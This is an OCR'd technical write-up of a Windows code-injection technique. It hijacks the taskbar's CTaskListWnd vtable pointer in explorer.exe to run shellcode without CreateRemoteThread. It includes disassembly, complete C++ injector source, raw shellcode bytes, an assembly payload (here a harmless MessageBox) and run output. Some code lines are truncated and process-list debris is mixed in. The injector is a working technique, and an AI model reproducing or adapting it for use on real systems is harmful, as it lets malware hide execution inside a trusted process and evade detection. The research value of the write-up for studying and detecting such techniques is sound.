Code Injection using Taskbar

x0r19x91


October 14, 2020

1 Introduction

COM is an unexplored part when it comes to code injection. The general process of injecting code is *VirtualAllocEx* → *WriteProcessMemory* → *CreateRemoteThread*. Windows' components heavily leverage COM. This article will be exploiting the COM functionality to achieve code injection without using *CreateRemoteThread*

2 Description

I will be describing how to inject arbitrary code into explorer.exe using the Taskbar. I was looking in the taskbar `MSTaskListWClass`, and I found a valid pointer in the "Extra Window Bytes" for the "Running applications" window.



Window Caption: Running applications

Window Handle: 0000000000020222

Window Proc: 00007FF9C492BA10 (Unicode)

Rectangle: (60, 1030)-(1680, 1080), 1620x50

Restored Rect: (60, 1030)-(1680, 1080), 1620x50

Client Rect: (0, 0)-(1620, 50), 1620x50

Instance Handle: 00007FF7F6C80000


Control ID: 0000000000000000

User Data: 0000000000000000

Window Bytes: +0 0343FC30

Figure 1: Inspecting Running Applications


So, we have an address at the window bytes. Attaching to x64dbg and inspecting the memory address, that page seems to be Writable and it's storing a Vtable



```
Address                                                              Hex                                              ASCII
000000000343FC30 <&const CTaskListWnd::`vftable'{for `CImpWndProc'}>  98 78 ED F6 F7 7F 00 00 22 02 02 00 00 00 00 00 .xíö÷.
000000000343FC40 <&const CTaskListWnd::`vftable'{for `CTaskUnknown'}> 78 78 ED F6 F7 7F 00 00 05 00 00 00 00 00 00 00 xxíö÷.
000000000343FC50 <&const CTaskListWnd::`vftable'{for `IObjectWithSite'}> 50 78 ED F6 F7 7F 00 00 18 76 ED F6 F7 7F 00 00 Pxíö÷.
000000000343FC60 <&const CTaskListWnd::`vftable'{for `ITaskListSite'}> 70 75 ED F6 F7 7F 00 00 E0 74 ED F6 F7 7F 00 00 puíö÷.
000000000343FC70 <&const CTaskListWnd::`vftable'{for `ITaskListAcc'}> 10 74 ED F6 F7 7F 00 00 D8 73 ED F6 F7 7F 00 00 .tíö÷.
000000000343FC80 <&const CTaskListWnd::`vftable'{for `ITaskListAnimation B8 73 ED F6 F7 7F 00 00 98 73 ED F6 F7 7F 00 00 ¸síö÷.
000000000343FC90                                                      C8 0B 44 03 00 00 00 00 D0 0B 44 03 00 00 00 00 È.D...
000000000343FCA0                                                      11 00 03 00 00 00 00 00 D8 14 0A 0F 00 00 00 00 ......
000000000343FCB0                                                      90 07 0A 77 00 00 00 00 00 00 00 00 00 00 00 00 ...w..
```


Figure 2: Window Bytes

The vtbl is essentially is for `CTaskListWnd::WndProc`. We have `AddRef`, `Release`, and `WndProc`.



```
0000000140257898 const CTaskListWnd::`vftable'{for `CImpWndProc'} dq offset CSecondaryTray::AddRef(void)
0000000140257898                                         ; DATA XREF: CTaskListWnd::CTaskListWnd(IObjectFactory *,ITaskListAnimation *)+12↑o
0000000140257898                                         ; CTaskListWnd::~CTaskListWnd(void)+1C↑o
00000001402578A0                 dq offset CTaskListWnd::Release(void)
00000001402578A8                 dq offset CTaskListWnd::v_WndProc(HWND__ *,uint,unsigned __int64,__int64)
```

Figure 3: vtable




```
text:0000000140011BBE                 mov     [rsp+78h+Dst], ebx
text:0000000140011BC2                 lea     rdi, __ImageBase
text:0000000140011BC9                 lea     rbx, strMstasklistwc ; "MSTaskListWClass"
text:0000000140011BD0                 mov     rcx, rdi        ; hInstance
text:0000000140011BD3                 mov     rdx, rbx        ; lpszClass
text:0000000140011BD6                 lea     r8, [rsp+78h+Dst] ; lpwcx
text:0000000140011BDB                 call    cs:__imp_GetClassInfoExW
text:0000000140011BE2                 nop     dword ptr [rax+rax+00h]
text:0000000140011BE7                 test    eax, eax
text:0000000140011BE9                 jnz     short loc_140011C4F
text:0000000140011BEB                 lea     ecx, [rax+8]
text:0000000140011BEE                 mov     [rsp+78h+var_18], rbx
text:0000000140011BF3                 mov     [rsp+78h+var_54], ecx
text:0000000140011BF7                 lea     rax, CImpWndProc::s_WndProc(HWND__ *,uint,unsigned __int64,__int64)
text:0000000140011BFE                 mov     [rsp+78h+var_44], ecx
text:0000000140011C02                 mov     edx, 7F00h      ; lpCursorName
text:0000000140011C07                 xor     ecx, ecx        ; hInstance
text:0000000140011C09                 mov     [rsp+78h+var_50], rax
text:0000000140011C0E                 mov     [rsp+78h+var_40], rdi
text:0000000140011C13                 call    cs:__imp_LoadCursorW
text:0000000140011C1A                 nop     dword ptr [rax+rax+00h]
```

Figure 4: xref

So, we can either hook `AddRef` or `Release`. Since they are called before and after calling `WndProc`. Now we cannot modify the vtable since it's readonly.

This exploit allocates a page of memory and uses the first 24 bytes for the new vtable and the remaining bytes for the shellcode and the payload. And the window bytes is pointer is set to the new page



```
.text:000000014001BCFB                 jz      loc_14001BD85
.text:000000014001BD01                 xor     edx, edx        ; nIndex
.text:000000014001BD03                 call    cs:__imp_GetWindowLongPtrW
.text:000000014001BD0A                 nop     dword ptr [rax+rax+00h]
.text:000000014001BD0F                 mov     rbx, rax
.text:000000014001BD12                 test    rax, rax
.text:000000014001BD15                 jz      loc_1400E84E9
.text:000000014001BD1B                 mov     rax, [rax]
.text:000000014001BD1E                 mov     rcx, rbx
.text:000000014001BD21                 mov     rax, [rax]      ; AddRef
.text:000000014001BD24                 call    cs:__guard_dispatch_icall_fptr
.text:000000014001BD2A                 mov     rax, [rbx]
.text:000000014001BD2D                 mov     r9, rbp
.text:000000014001BD30                 mov     r8d, edi
.text:000000014001BD33                 mov     [rsp+38h+var_18], r14
.text:000000014001BD38                 mov     rdx, rsi
.text:000000014001BD3B                 mov     rcx, rbx
.text:000000014001BD3E                 mov     rax, [rax+10h]  ; v_WndProc
.text:000000014001BD42                 call    cs:__guard_dispatch_icall_fptr
.text:000000014001BD48                 mov     rbp, rax
.text:000000014001BD4B                 cmp     edi, 82h
.text:000000014001BD51                 jz      loc_1400E84C8
.text:000000014001BD57
.text:000000014001BD57 loc_14001BD57:                          ; CODE XREF: CImpWndProc::s_WndProc(HWND__ *,uint,unsign
.text:000000014001BD57                 mov     rcx, [rbx]
.text:000000014001BD5A                 mov     rax, [rcx+8]
.text:000000014001BD5E                 mov     rcx, rbx
.text:000000014001BD61                 call    cs:__guard_dispatch_icall_fptr
.text:000000014001BD67
.text:000000014001BD67 loc_14001BD67:                          ; CODE XREF: CImpWndProc::s_WndProc(HWND__ *,uint,unsign
0001B167 000000014001BD67: CImpWndProc::s_WndProc(HWND__ *,uint,unsigned __int64,__int64):loc_14001BD67 (Synchronized with Hex View-1)
```

Figure 5: The function calls

3 Source Code

```
#include <Stdio.h>
#include <windows.h>
#include <TlHelp32.h>
#include <stdio.h>
#include <vector>
#pragma comment(lib, "user32")

LPCTSTR pid2name(DWORD dwPid)
{
    static char procName[261];
    HANDLE hSnapshot;
    PROCESSENTRY32 entry;
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (Process32First(hSnapshot, &entry))
    {
        do
        {
            if (entry.th32ProcessID == dwPid)
            {
                lstrcpy(procName, entry.szExeFile);
                return procName;
            }
        }
        while (Process32Next(hSnapshot, &entry));
    }

    return "(none)";
}

HWND g_hwndMSTaskListWClass;

BOOL WINAPI EnumProc(HWND hWnd, LPARAM lP)
{
    static char szClass[128];
    GetWindowText(hWnd, szClass, 127);
    if (!lstrcmp(szClass, "Running applications"))
    {
        g_hwndMSTaskListWClass = hWnd;
    }
    return TRUE;
}

typedef struct {
    UINT64 pfnAddRef;
    UINT64 pfnRelease;
    UINT64 pfnWndProc;
} CImpWndProc;

int main()
{
    HWND hw = NULL;
    DWORD dwPid;
    SIZE_T nRead;

    HWND hwShellTray = FindWindowEx(NULL, NULL, "Shell_TrayWnd", NULL);
    printf("[<] ShellTrayWnd: %p\n", hwShellTray);

    EnumChildWindows(hwShellTray, EnumProc, NULL);

    printf("[*] Running applications: %p\n", g_hwndMSTaskListWClass);
    GetWindowThreadProcessId(g_hwndMSTaskListWClass, &dwPid);
    printf("[*] ProcessId: %d\n", pid2name(dwPid), dwPid);

    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPid);
    printf("[*] Handle: %p\n", hProcess);

    auto m_windowPtr = GetWindowLongPtr(g_hwndMSTaskListWClass, 0);
    printf("[*] VTable Ptr Ptr: %p\n", (PVOID)m_windowPtr);

    CImpWndProc m_vTable {};
```


```
UINT64 ptrVTable;
ReadProcessMemory(hProcess, PVOID(m_windowPtr), &ptrVTable, sizeof ptrVTable, &nRead);
printf("[*] VTable Ptr: %p\n", PVOID(ptrVTable));
ReadProcessMemory(hProcess, PVOID(ptrVTable), &m_vTable, sizeof m_vTable, &nRead);
printf("[CImpWndProc.AddRef] -> %p\n", m_vTable.pfnAddRef);
printf("[CImpWndProc.Release] -> %p\n", m_vTable.pfnRelease);
printf("[CImpWndProc.WndProc] -> %p\n", m_vTable.pfnWndProc);

// shellcode
// -------------------------
// mov rax, addr of shellcode
// call rax
// mov rax, old_release_vptr
// jmp rax
// -------------------------
const char payload[] = {
    0x53, 0x51, 0x52, 0x56, 0x57, 0x55, 0x41, 0x50, 0x41, 0x51,
    0x41, 0x52, 0x41, 0x53, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56,
    0x41, 0x57, 0x48, 0x8B, 0x05, 0x58, 0x00, 0x00, 0x00, 0x48,
    0xFF, 0x05, 0x51, 0x00, 0x00, 0x00, 0x48, 0x83, 0xF8, 0x03,
    0x7D, 0x34, 0x33, 0xC9, 0xE8, 0x0D, 0x00, 0x00, 0x00, 0x48,
    0x65, 0x6C, 0x6C, 0x6F, 0x20, 0x57, 0x6F, 0x72, 0x6C, 0x64,
    0x21, 0x00, 0x5A, 0xE8, 0x09, 0x00, 0x00, 0x00, 0x78, 0x30,
    0x72, 0x31, 0x39, 0x78, 0x39, 0x31, 0x00, 0x41, 0x58, 0x41,
    0xB9, 0x40, 0x00, 0x00, 0x00, 0x48, 0x8B, 0x05, 0x21, 0x00,
    0x00, 0x00, 0xFF, 0xD0, 0x41, 0x5F, 0x41, 0x5E, 0x41, 0x5D,
    0x41, 0x5C, 0x41, 0x5B, 0x41, 0x5A, 0x41, 0x59, 0x41, 0x58,
    0x5D, 0x5F, 0x5E, 0x5A, 0x59, 0x5B, 0xC3, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0xE0, 0x2C, 0x0B, 0xD3, 0xF9,
    0x7F, 0x00, 0x00
};
size_t payloadSize = sizeof payload;

auto vTableMem = (UINT64) VirtualAllocEx(
    hProcess, NULL, 32,
    MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE
);
printf("New VTable: %p\n", vTableMem);
auto vMem = (UINT64) VirtualAllocEx(
    hProcess, NULL, 4096,
    MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE
);
WriteProcessMemory(hProcess, PVOID(vMem), payload, payloadSize, &nRead);

printf("[*] Payload Addr: %#016lx\n", vMem);
```

```
    std::vector<uint8_t> shellcode;

    // mov rax, vMem
    shellcode.push_back(uint8_t(0x48));
    shellcode.push_back(uint8_t(0xb8));

    for (int i = 0; i < 8; i++)
        shellcode.push_back(uint8_t(vMem >> i*8 & 0xff));

    // call rax
    shellcode.push_back(uint8_t(0xff));
    shellcode.push_back(uint8_t(0xd0));

    // mov rax, old_release
    shellcode.push_back(uint8_t(0x48));
    shellcode.push_back(uint8_t(0xb8));

    for (int i = 0; i < 8; i++)
        shellcode.push_back(uint8_t(m_vTable.pfnRelease >> i*8 & 0xff));

    // jmp rax
    shellcode.push_back(uint8_t(0xff));
    shellcode.push_back(uint8_t(0xe0));

    printf("Press Enter To Exploit!\n");
    char sc;
    sc = getchar();

    auto shellcodeAddr = vMem + payloadSize + 15 & -16;
    m_vTable.pfnRelease = shellcodeAddr;
    printf("[*] Shellcode Addr: %#016lx\n", shellcodeAddr);
    WriteProcessMemory(hProcess, PVOID(shellcodeAddr), shellcode.data(), shellcode.size(), &
    WriteProcessMemory(hProcess, PVOID(vTableMem), &m_vTable, sizeof m_vTable, &nRead);
    WriteProcessMemory(hProcess, PVOID(m_windowPtr), &vTableMem, sizeof vTableMem, &nRead);

    CloseHandle(hProcess);
}
```

4 Payload

```
.code

main:
    push rbx
    push rcx
    push rdx
    push rsi
    push rdi
    push rbp
    push r8
    push r9
    push r10
    push r11
    push r12
    push r13
    push r14
    push r15
    mov rax, [count]
    inc qword ptr [count]
    cmp rax, 3
    jge bye
    xor ecx, ecx
    call next
    db "Hello World!", 0

next:
    pop rdx
    call fuck
    db "x0r19x91", 0

fuck:
    pop r8
    mov r9d, 040h
    mov rax, [fnMessageBoxA]
    call rax

bye:
    pop r15
    pop r14
    pop r13
    pop r12
    pop r11
    pop r10
    pop r9
    pop r8
    pop rbp
    pop rdi
    pop rsi
    pop rdx
    pop rcx
    pop rbx
    ret

    ; this controls the max number of times
    ; the exploit will be executed
    count dq 0
    ; hardcoded, just for poc
    ; will resolve dynamically later
    fnMessageBoxA dq 00007FF9D30B2CE0h

end
```

5 Output



```
PS D:\Learning\Win32\ui> .\sol.exe
[<] ShellTrayWnd: 000000000009043A
[*] Running applications: 00000000000501FC
[*] Process: explorer.exe (7424)
[*] Handle: 00000000000000B0
[*] VTable Ptr Ptr: 000000000337EC10
[*] VTable Ptr: 00007FF7F6ED7898
[CImpWndProc.AddRef] → 00007FF7F6D
[CImpWndProc.Release] → 00007FF7F6
[CImpWndProc.WndProc] → 00007FF7F6
New VTable: 00000000026D0000
[*] Payload Addr: 0x00000002d60000
Press Enter To Exploit!

[*] Shellcode Addr: 0x00000002d6009
PS D:\Learning\Win32\ui>
```

x0r19x91

Hello World!

OK

TID	CPU	Cycles delta	Start address
24924	0.01	2,323,058	SHCore.dll!Ordinal172+0x30
30704		128,782	explorer.exe+0x992f0
30488			ntdll.dll!RtlInitializeResource+0x410
30216			wlanapi.dll!WlanQueryVirtualInterfaceType+0:
29604			SHCore.dll!Ordinal172+0x30
29412			SHCore.dll!Ordinal172+0x30
29168			SHCore.dll!SHTaskPoolGetCurrentThreadLifeti
28912			ntdll.dll!RtlInitializeResource+0x410
28908			ntdll.dll!RtlInitializeResource+0x410
27780			ntdll.dll!RtlInitializeResource+0x410
26772			SHCore.dll!Ordinal172+0x30
26580			ntdll.dll!RtlInitializeResource+0x410
26192			wlanapi.dll!WlanQueryVirtualInterfaceType+0:
25984			wlidprov.dll!DllCanUnloadNow+0x2cc0
25260			ucrtbase.dll!beginthreadex+0x100
24248			ntdll.dll!RtlInitializeResource+0x410

Start C:\Windows\System32\SHCore.dll

Started: 10:04:29 PM 10/6/2020

State: Wait:WrUserRequest   Priority: 11

Kernel time: 00:00:00.531   Base priority: 9

User time: 00:00:00.187   I/O priority: Normal

Context switches: 13,113   Page priority: Normal

	PID	CPU	I/O total r...	Private by...	User nam
	10584			6.35 MB	MYDELL\
	5952			110 MB	MYDELL\
	4212			6.35 MB	MYDELL\
	21112			125.71 MB	MYDELL\
	30128			6.36 MB	MYDELL\
Host.e...	28180			59.26 MB	MYDELL\
	18200			6.35 MB	MYDELL\
	21884			2.1 MB	MYDELL\
	11864			41.34 MB	MYDELL\
	4460			2.14 MB	MYDELL\
	1628	0.01		45.95 MB	MYDELL\
	14732			2.22 MB	MYDELL\
	27380			1.03 MB	MYDELL\
	23044			996 kB	MYDELL\
	29364			6.68 MB	MYDELL\
	26740			150.32 MB	MYDELL\
	23592			60.54 MB	MYDELL\
	4420			6.93 MB	MYDELL\
	14400			88.13 MB	MYDELL\
	29136			92.64 MB	MYDELL\
	6156	0.03		199.58 MB	MYDELL\
	7424	0.02		35.62 MB	MYDELL\
	19776	0.22		38.11 MB	MYDELL\

Figure 6: Output